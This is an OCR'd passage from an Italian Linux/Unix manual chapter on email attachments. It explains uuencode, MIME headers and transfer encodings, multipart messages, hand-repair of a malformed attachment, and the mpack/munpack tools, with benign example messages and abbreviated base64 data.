
Negli esempi che si mostrano in questo capitolo, viene omessa la riga di intestazione iniziale del tipo seguente, la quale è comunque essenziale per completare il messaggio, ma che qui non serve per comprendere quanto spiegato e rischia solo di creare confusione con il campo '**`From:`**':

```
From daniele@swlibero.org Tue Jul 17 12:28:15 2001 +0200
```

39.12.1 Allegati

L'invio di un file allegato a un messaggio di posta elettronica richiede un modo per inserire e circoscrivere questo file, oltre alla sua trasformazione in modo tale che possa essere gestito come un file di testo normale. In pratica, è come allegare un file a un file di testo, dal quale deve poter essere estrapolato correttamente in un momento successivo.

Figura 39.44. Procedimento necessario a produrre un allegato.



Dal momento che in un messaggio di posta elettronica alcuni caratteri hanno un significato speciale (senza contare l'importanza di alcune parole chiave quando collocate a partire dalla prima colonna), sono da escludere anche questi nelle trasformazioni necessarie a creare gli allegati.

La figura 39.44 mostra in modo semplificato il problema che si tenta di descrivere: un file viene prima trasformato, in base a un certo algoritmo, in un file di testo puro che possa essere trasmesso attraverso il sistema della posta elettronica; questa trasformazione genera necessariamente un file più grande di quello di partenza; quindi, per diventare un allegato, occorre un modo per circoscriverlo, aggiungendo anche le informazioni necessarie a riprodurre il file originale (che nell'esempio della figura sono state omesse per semplicità).

39.12.2 Uuencode

Uuencode[11] è il sistema storico per la conversione di file di qualunque tipo in un allegato in forma di file ASCII, utilizzato senza gestire le estensioni MIME. Si compone di due eseguibili: '**uuencode**' per la codifica e '**uudecode**' per la decodifica.

Il programma '**uuencode**' si comporta in maniera differente a seconda che riceva il file da codificare dallo standard input, oppure che questo gli sia indicato come argomento della riga di comando:

```
uuencode [-m] file_da_codificare nome_da_usare
```

```
cat file_da_codificare | uuencode [-m] nome_da_usare
```

In entrambi i casi, il risultato della codifica viene emesso attraverso lo standard output, con la differenza che nel primo caso il file da codificare viene indicato come primo argomento, mentre nel secondo viene fornito attraverso lo standard input. L'ultimo argomento è sempre obbligatorio e rappresenta il nome che si vuole attribuire a questo file, ovvero il nome che viene usato nel momento dell'estrazione.

L'unica opzione disponibile, '**-m**', consente di richiedere espressamente l'utilizzo della codifica Base64.

Disponendo del file già visto nella figura 39.44, ovvero il testo

```
lkjsdhèe9
845ry#fgg
fòéùìÌÀÒÈ
öüä$%&£K*
```

supponendo che si tratti del file '`prova.xxx`', si potrebbe codificare con '**uuencode**' nel modo seguente:

```
$ uuencode prova.xxx prova.xxx > allegato.txt [Invio]
```

Si può osservare che il nome '**prova.xxx**' appare due volte nella riga di comando: la prima volta indica il file da leggere per la codifica; la seconda indica il nome da indicare nell'allegato, in modo

che al momento della decodifica si riottenga lo stesso file. Il file ‘`allegato.txt`’ che si ottiene ha l’aspetto seguente:

```
begin 664 prova.xxx
G;&MJ<V1HZ&4Y"C@T-7)Y(V9G9PIF\NGY[,S`TL@*]OSD)"4FHTLJ
`
end
```

In alternativa, usando la codifica Base64,

```
$ uuencode -m prova.xxx prova.xxx > allegato.txt [Invio]
```

si ottiene invece:

```
begin-base64 664 prova.xxx
bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
====
```

Evidentemente il principio è lo stesso, cambiando il modo di delimitare il file e di indicare le sue caratteristiche.

Il numero che appare dopo la parola chiave ‘**`begin`**’, o dopo ‘**`begin-base64`**’, rappresenta i permessi da attribuire al file, indicato subito dopo, in ottale. Nel caso dell’esempio, trattandosi di 664_8, si intendono attribuire i permessi di lettura e scrittura al proprietario e al gruppo, lasciando solo i permessi di lettura agli altri utenti.

Naturalmente, si possono creare anche situazioni più complesse, come nel caso in cui il file di origine sia prima compresso, poi codificato e quindi trasmesso attraverso la posta elettronica:

```
$ cat prova.xxx | gzip | uuencode prova.xxx.gz ↩
↪| mail tizio@dinkel.brot.dg [Invio]
```

In questo caso, il messaggio che deve ricevere *tizio@dinkel.brot.dg* è, più o meno, quello seguente:

```
To: tizio@dinkel.brot.dg
Message-Id: <E15L3u4-00009I-00@dinkel.brot.dg>
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 16:26:48 +0200

begin 664 prova.xxx.gz
M'XL(`"<%3SL``\O)SBI.R7B1:LEE86):5*F<EI[.E?;IY<\W9PY<.L'U[<\3
/%56UQ=Y:`#NWZ88G````
`
end
```

Il programma '**uudecode**' funziona in modo simmetrico rispetto a '**uuencode**'. In questo caso, dal momento che il nome del file da rigenerare fa già parte delle informazioni necessarie dell'allegato, è sufficiente fornire a '**uudecode**' il file di testo contenente l'allegato. Il file in questione può anche essere un messaggio di posta elettronica, completo di intestazione, come nell'ultimo esempio mostrato per la codifica.

```
uudecode [-o file_da_generare] file_con_allegato...
```

```
cat file_con_allegato | uudecode [-o file_da_generare]
```

In generale non si usa l'opzione '**-o**', a meno che ci sia la necessità di generare un file con un nome differente da quanto previsto da chi ha predisposto l'allegato.

```
$ uudecode allegato.txt [Invio]
```

L'esempio soprastante è elementare, ma rappresenta l'uso normale

di ‘**uudecode**’. In questo caso, il file ‘`allegato.txt`’ è ciò che contiene l’allegato, dal quale viene estratto probabilmente un file, il cui nome è già stato deciso in precedenza.

39.12.3 Involucro MIME

Un messaggio realizzato secondo le estensioni MIME contiene informazioni aggiuntive specifiche nell’intestazione, come si vede nell’esempio seguente:

```
Date: Tue, 17 Jul 2001 12:28:23 +0200 (CEST)
From: caio@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Subject: Messaggio MIME semplice
Message-ID: <Pine.LNX.4.04.10107171139070.5873@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset=iso-8859-1
Content-Transfer-Encoding: QUOTED-PRINTABLE

Questo =E8 un messaggio un po’ pi=F9 complesso, perch=E9
consente l’uso di un insieme di caratteri pi=F9 ampio.
```

In generale appare il campo ‘**MIME-Version:**’, il quale dichiara l’utilizzo delle estensioni, secondo la versione indicata, anticipando così la presenza di altri campi specifici. L’elenco seguente descrive quelli essenziali.

- `Content-type:` ***tipo*** `/` ***sottotipo*** `[;` ***opzione*** `]` …

  Il campo ‘**Content-type:**’ serve a specificare il tipo e il sottotipo MIME del messaggio. Esiste un tipo MIME particolare che serve a dichiarare la presenza di più componenti; si trat-

ta di '**multipart**' e viene chiarito meglio nel seguito il suo significato.

Il campo '**Content-type:**', oltre al tipo e al sottotipo MIME, consente l'indicazione aggiuntiva di informazioni opzionali, precedute da un punto e virgola ('**;**'), che chiariscono ulteriormente le caratteristiche dell'informazione contenuta. Per esempio, quando si tratta di '**text/plain**', può essere specificato l'insieme di caratteri con l'opzione '**charset=*insieme_di_caratteri***'. In mancanza di indicazioni, l'insieme di caratteri corrisponde a '**us-ascii**', mentre nell'esempio si vede l'uso dell'insieme '**iso-8859-1**', corrispondente a ISO 8859-1. Segue la descrizione delle opzioni più frequenti.

- `charset=`***insieme_di_caratteri***

  Definisce l'insieme di caratteri nel caso si tratti di un testo. Il valore predefinito è '**us-ascii**', mentre '**iso-8859-*n***' rappresenta una codifica secondo lo standard ISO 8859-***n***.

- `name=`***file***

  Definisce il nome del file nel caso il contenuto venga salvato.

- `boundary="`***stringa***`"`

  Definisce la stringa di delimitazione del confine delle componenti MIME multiple.

- `Content-Transfer-Encoding:` ***codifica_per_il_trasferimento***

Il campo '**`Content-Transfer-Encoding:`**' serve a specificare in che modo avviene la trasformazione delle informazioni stabilite nel campo '**`Content-type:`**', per le esigenze legate al trasferimento del messaggio. In pratica si tratta di indicare una parola chiave che chiarisca come interpretare il contenuto del messaggio al momento della ricezione. L'esempio mostra l'uso del tipo '**`quoted-printable`**' (non fa differenza l'uso delle maiuscole o delle minuscole).

- ```
  Content-Transfer-Encoding: 7bit
  ```

  Si tratta della codifica predefinita, ovvero della situazione in cui non è necessario apportare alcuna trasformazione, perché si utilizzano solo i primi 7 bit e le righe di testo non sono troppo lunghe.

- ```
  Content-Transfer-Encoding: 8bit
  ```

  In questo caso si tratta di un testo in cui vengono usati 8 bit, senza trasformazioni, con righe non troppo lunghe. Tuttavia, questa sarebbe una codifica non conveniente, perché non si può essere certi che tutti i serventi SMTP siano in grado di mantenere invariate tali informazioni.

- ```
  Content-Transfer-Encoding: binary
  ```

  Le informazioni sono inserite così come sono, senza alcuna trasformazione. In generale è impossibile trasmettere messaggi di questo tipo.
  ```

– `Content-Transfer-Encoding: quoted-printable`

I caratteri che richiedono l'uso di 8 bit, si rappresentano nella forma '**=*hh***', dove la coppia ***hh*** rappresenta un numero esadecimale, corrispondente al codice del carattere. In pratica, la lettera «è» si rappresenta come '**=E8**' (come si può vedere dall'esempio); inoltre, per evitare di avere righe troppo lunghe, queste vengono spezzate ponendo il simbolo '**=**' alla fine della riga; infine, il carattere «=» viene rappresentato necessariamente come '**=3D**'.

– `Content-Transfer-Encoding: base64`

Si tratta di una trasformazione in cui ogni gruppo di 24 bit (3 byte) viene trasformato in quattro caratteri (4 byte), su righe non troppo lunghe. Il nome della codifica deriva dal fatto che per ogni byte si possono rappresentare solo 64 simboli, essendo necessario escludere tutto ciò che può creare problemi alla trasmissione del messaggio. Pertanto: $2^{24} = 64^3$.

Questo tipo di codifica rende completamente illeggibile, a livello umano, il suo contenuto. In questo senso, si presta alla trasmissione di immagini o di altri tipi di file che non sarebbero comunque leggibili in questo modo.

39.12.4 Messaggi contenenti più parti MIME

«

Il tipo MIME '**multipart**' prevede la presenza di più componenti separate, con altrettante intestazioni specifiche. In questo caso si indica comunemente il confine tra una componente e l'altra attraver-

so una stringa particolare (di solito creata in modo da essere univoca), dichiarata con l'opzione '**boundary="*stringa*"**' nel campo '**Content-Type:**', come si può osservare nell'esempio seguente:

```
Date: Thu, 5 Jul 2001 16:38:22 +0200 (CEST)
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Foto
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; ↩
↪BOUNDARY="-1463811839-324931406-994342670=:16889"

Il testo che appare qui viene ignorato.

---1463811839-324931406-994342670=:16889
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1
Content-Transfer-Encoding: 7BIT

Ciao Tizio,
ti allego le foto che ti ho promesso.

Caio

---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-1.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAEBAQEBAQEBAQEBAQEBAQEBAQEB
AQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQH/
2wBDAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
…
…
45/Q+9TZ+XPtn9KAFopFORk9/wDGokdmdgcYAPT2IH9aAJqKqTyurooIAJ5/
L/P5fWrAJC/THX3AP9aAKU2nwzyGRgCSMc+g/D3orC1HWby2umii8rYFUjcj
E5Oc87x/KildXt/XT/NGijKytLp3Z//Z
```

```
---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-2.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQEAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsL
DBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
…
…
AgkiBwEifAQArSQpJAD/APah2keikDwgBeEj0iOUKXAFXKIZXKQ5PSJ54tdA
VIH7Innrwm9nlABJ8JpKcRQQDfKAGpD5TiEPhACHISI5TttBCigAcoHtO8IA
ikACvlJHj5SXAP/Z
---1463811839-324931406-994342670=:16889--
```

In questo caso, la stringa ‘**-1463811839-324931406-994342670=:1**
viene usata per delimitare i vari componenti del messaggio. Si può osservare che quanto contenuto tra la fine dell’intestazione del messaggio e il primo componente MIME viene ignorato dai programmi utilizzati per leggerlo. Questa zona può essere usata per annotare informazioni tecniche destinate alla lettura umana, nel caso di un accesso diretto al file.

Si noti che ogni componente MIME è preceduto dalla stringa di delimitazione, a cui si aggiungono inizialmente due trattini (‘**--**’). Alla fine, dopo l’ultimo componente la stringa di delimitazione ha altri due trattini finali. Volendo schematizzare la cosa:

```
Date: data
From: mittente
To: destinatario
Subject: oggetto
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="delimitatore"

[commento]
...

--delimitatore
Content-Type: tipo/sottotipo [; opzione] ...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...
[--delimitatore
Content-Type: tipo/sottotipo [; opzione] ...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...] ...
--delimitatore--
```

Teoricamente, un elemento MIME potrebbe scomporsi in altri sottoelementi, dichiarando nuovamente un tipo '**multipart**', ma

questo modo di intervenire è sconsigliabile.

Un caso particolare di messaggi '**multipart**' è quello che consente di trasmettere il contenuto in forme alternative, come quando si affianca un messaggio in forma testuale a una copia più appariscente in formato HTML. In tal caso si aggiunge il sottotipo '**alternative**':

```
Content-Type: multipart/alternative; boundary="xxxx"
```

La composizione del messaggio è analoga a quanto già visto, con la differenza che il programma che consente la lettura del messaggio ricevuto, sceglie in che modo visualizzare il contenuto.

39.12.5 Sistemazione manuale di un allegato MIME

«

I programmi usati generalmente per scrivere e inviare la posta elettronica sono in grado normalmente di gestire gli allegati, sia per inviarli, sia per estrarli. Ogni programma aggiunge a modo suo dei campi particolari per qualche scopo, anche se non si tratta di informazioni essenziali. Seguono due esempi, realizzati con programmi differenti.

```
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Message-ID: <Pine.LNX.4.04.10107131839040.579@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; ↩
↪BOUNDARY="-1463811839-1689890199-995042379=:579"
Content-ID: <Pine.LNX.4.04.10107131839530.579@dinkel.brot.dg>

---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
Content-ID: <Pine.LNX.4.04.10107131839531.579@dinkel.brot.dg>
```

```
Esempio di trasmissione con Pine.


---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1; NAME="prova.xxx"
Content-Transfer-Encoding: BASE64
Content-ID: <Pine.LNX.4.04.10107131839390.579@dinkel.brot.dg>
Content-Description:
Content-Disposition: ATTACHMENT; FILENAME="prova.xxx"

bGtqc2Ro6GU5DQo4NDVyeSNmZ2cNCmby6fnszMDSyA0K9vzkJCUmo0sq
---1463811839-1689890199-995042379=:579--
```

```
From: caio@dinkel.brot.dg
User-Agent: Mozilla/5.0 ↩
↪(X11; U; Linux 2.4.2 i586; en-US; m18) Gecko/20001103
MIME-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed;
 boundary="------------050408090202040304080207"

This is a multi-part message in MIME format.
--------------050408090202040304080207
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Ecco un esempio di allegato con Mozilla.


--------------050408090202040304080207
Content-Type: application/octet-stream;
 name="prova.xxx"
Content-Transfer-Encoding: base64
```

```
Content-Disposition: attachment;
 filename="prova.xxx"

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
--------------050408090202040304080207--
```

Purtroppo, alcune volte può capitare di ricevere messaggi in cui gli allegati sono stati inseriri in modo non standard, oppure utilizzando standard troppo recenti. In questi casi capita di non riuscire a estrarre il contenuto in alcun modo, a meno di mettere mano direttamente al messaggio, per correggere gli errori.

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Message-ID: <B761F178.202%caio@dinkel.brot.dg>
Mime-version: 1.0
Content-type: multipart/mixed;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/alternative;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/plain; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

Ecco, ti allego il file che tanto aspettavi.

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/html; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

<HTML>
<HEAD>
```

```
<TITLE>Esempio di allegato non corretto</TITLE>
</HEAD>
<BODY>
<P ALIGN=3DCENTER>
Ecco, ti allego il file che tanto aspettavi.
</BODY>
</HTML>


--MS_Mac_OE_3076649336_173889_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/appledouble;
   boundary="MS_Mac_OE_3076649333_192109_MIME_Part"


--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: application/applefile; name="prova.jpg"
Content-transfer-encoding: base64
Content-disposition: attachment

AAUWBwACAAAAAAAAAAAAAAAAAAAAAAAAMAAAAJAAAAPgAAACAAAAADAAAAXgAAABIAAAAC
AAAAcAAAO2xKUEVHOEJJTQUA//8CAQAAAAAAAAAAAAAAAAAAAAAAEZSQU5DT18yIHNtYWxs
LmpwZwAAAQAAADrqAAA56gAAAIIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAA66gAAOeoAAACCU09SVAN2AIAAHACCAARJQ04j
AAAAKlBJQ1QAAAA2U1RSIAAAAEJpY2w4AAAATnBub3QAAABav7n//wAAOOYM1aTQVHD//wAA
ABoAAAAAv/T//wAAAAAM1afMv7n//wAANOIM1afcAAD//wAANNAM1aTY

--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: image/jpeg; name="prova.jpg";
 x-mac-creator="3842494D";
 x-mac-type="4A504547"
Content-disposition: attachment
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAD3gLRQFs
```

```
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==



--MS_Mac_OE_3076649333_192109_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part--
```

L'esempio che si vede sopra è ovviamente abbreviato. L'intenzione di Caio era quella di inviare un'immagine a Tizio. Si tratta precisamente del file '`prova.jpg`', ma per qualche motivo, non si riesce a estrarla.[12]

Il messaggio inizia con una breve descrizione, seguita dalla stessa cosa in HTML. Quindi appare un primo allegato, che in realtà non serve, quindi l'ultimo allegato corrispondente all'immagine cercata. Per rimediare, occorre salvare il messaggio in un file separato per poi metterci mano direttamente. Il messaggio trasformato per estrarre esclusivamente l'immagine cercata, può avere l'aspetto seguente, tenendo conto che probabilmente è necessario lasciare la prima riga di intestazione contenente il campo '**`From`** ...', che però qui è stata omessa:

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Mime-version: 1.0
Content-type: image/jpeg; name="prova.jpg";
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
```

Si può osservare che il messaggio non è più di tipo MIME multiplo, così non è necessario indicare i confini con la stringa dell'opzione '**boundary**'.

Volendo, dal momento che l'immagine è stata codificata con la codifica Base64, si può usare anche Uuencode senza preoccuparsi di rispettare le specifiche MIME. Il file si riduce all'estratto seguente, dove il codice della figura è delimitato come si vede:

```
begin-base64 664 prova.jpg
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAFoAWgAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
====
```

Per l'estrazione basta usare il programma '**uudecode**', come è già

stato descritto in precedenza.

39.12.6 Mpack

«

Mpack[13] consente di generare allegati MIME, ovvero allegati con più informazioni e per questo più facili da estrarre. Anche in questo caso si distinguono due eseguibili: '**mpack**' per la codifica e '**munpack**' per la decodifica. Il primo, tra le altre cose, è anche in grado di inviare direttamente il risultato della codifica a un recapito di posta elettronica.

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪       [-c sottotipo_mime] ↩
↪       file_da_codificare indirizzo_posta_elettronica...
```

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪       [-c sottotipo_mime] ↩
↪       -o file_da_generare file_da_codificare
```

```
mpack [-s oggetto] [-d file_introduttivo] [-m n_caratteri] ↩
↪       [-c sottotipo_mime] ↩
↪       -n indirizzo_usenet [,indirizzo_usenet]... file_da_codificare
```

I tre modelli sintattici mostrano tutte le opzioni disponibili e i tre contesti di utilizzo di '**mpack**'. Nel primo caso, il file codificato viene inviato direttamente attraverso la posta elettronica, agli indirizzi specificati; nel secondo caso si crea un file; nell'ultimo caso si invia il file codificato a uno o più gruppi di discussione di Usenet.

È importante chiarire il significato di alcune opzioni. '**-d**' permette di indicare un file, il cui contenuto viene poi usato come introduzione all'allegato che si crea. In altri termini, permette di spiegare di cosa si tratta, senza interferire con il file da codificare. '**-m**' consente di indicare la dimensione massima, espressa in caratteri, ovvero in byte, dei messaggi. Ciò permette di creare automaticamente diversi file, oppure di inviare diversi messaggi, ognuno non eccedente la dimensione richiesta.[14] Infine, l'opzione '**-c**' consente di indicare un sottotipo MIME, dei tipi '**application**', '**audio**', '**image**' e '**video**'. Se non si indica questa informazione, è '**mpack**' a determinarla in modo automatico. È il caso di osservare che l'oggetto viene richiesto in modo interattivo, se non si usa l'opzione '**-s**' esplicitamente.

A titolo di esempio si può vedere cosa succede se l'utente '**caio**' invia a *tizio@dinkel.brot.dg* il file già visto in precedenza, denominato '`prova.xxx`':

```
$ mpack -s "Prova di trasmissione" prova.xxx ↩
↪       tizio@dinkel.brot.dg[Invio]
```

Ciò che viene ricevuto può assomigliare al messaggio seguente, dove si può notare che la stringa di delimitazione è ridotta a un solo trattino:

```
Message-ID: <846.995041413@dinkel.brot.dg>
Mime-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed; boundary="-"
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 18:23:32 +0200

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: application/octet-stream; name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="prova.xxx"
Content-MD5: JSc+xPLb3o3I5NlBYvyVJA==

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq

-----
```

L'uso di '**munpack**' è più semplice, dal momento che nella maggior parte dei casi è sufficiente fornire il file contenente l'allegato, come argomento oppure attraverso lo standard input:

```
munpack [opzioni] file_con_allegato...
```

```
cat file_con_allegato | munpack [opzioni]
```

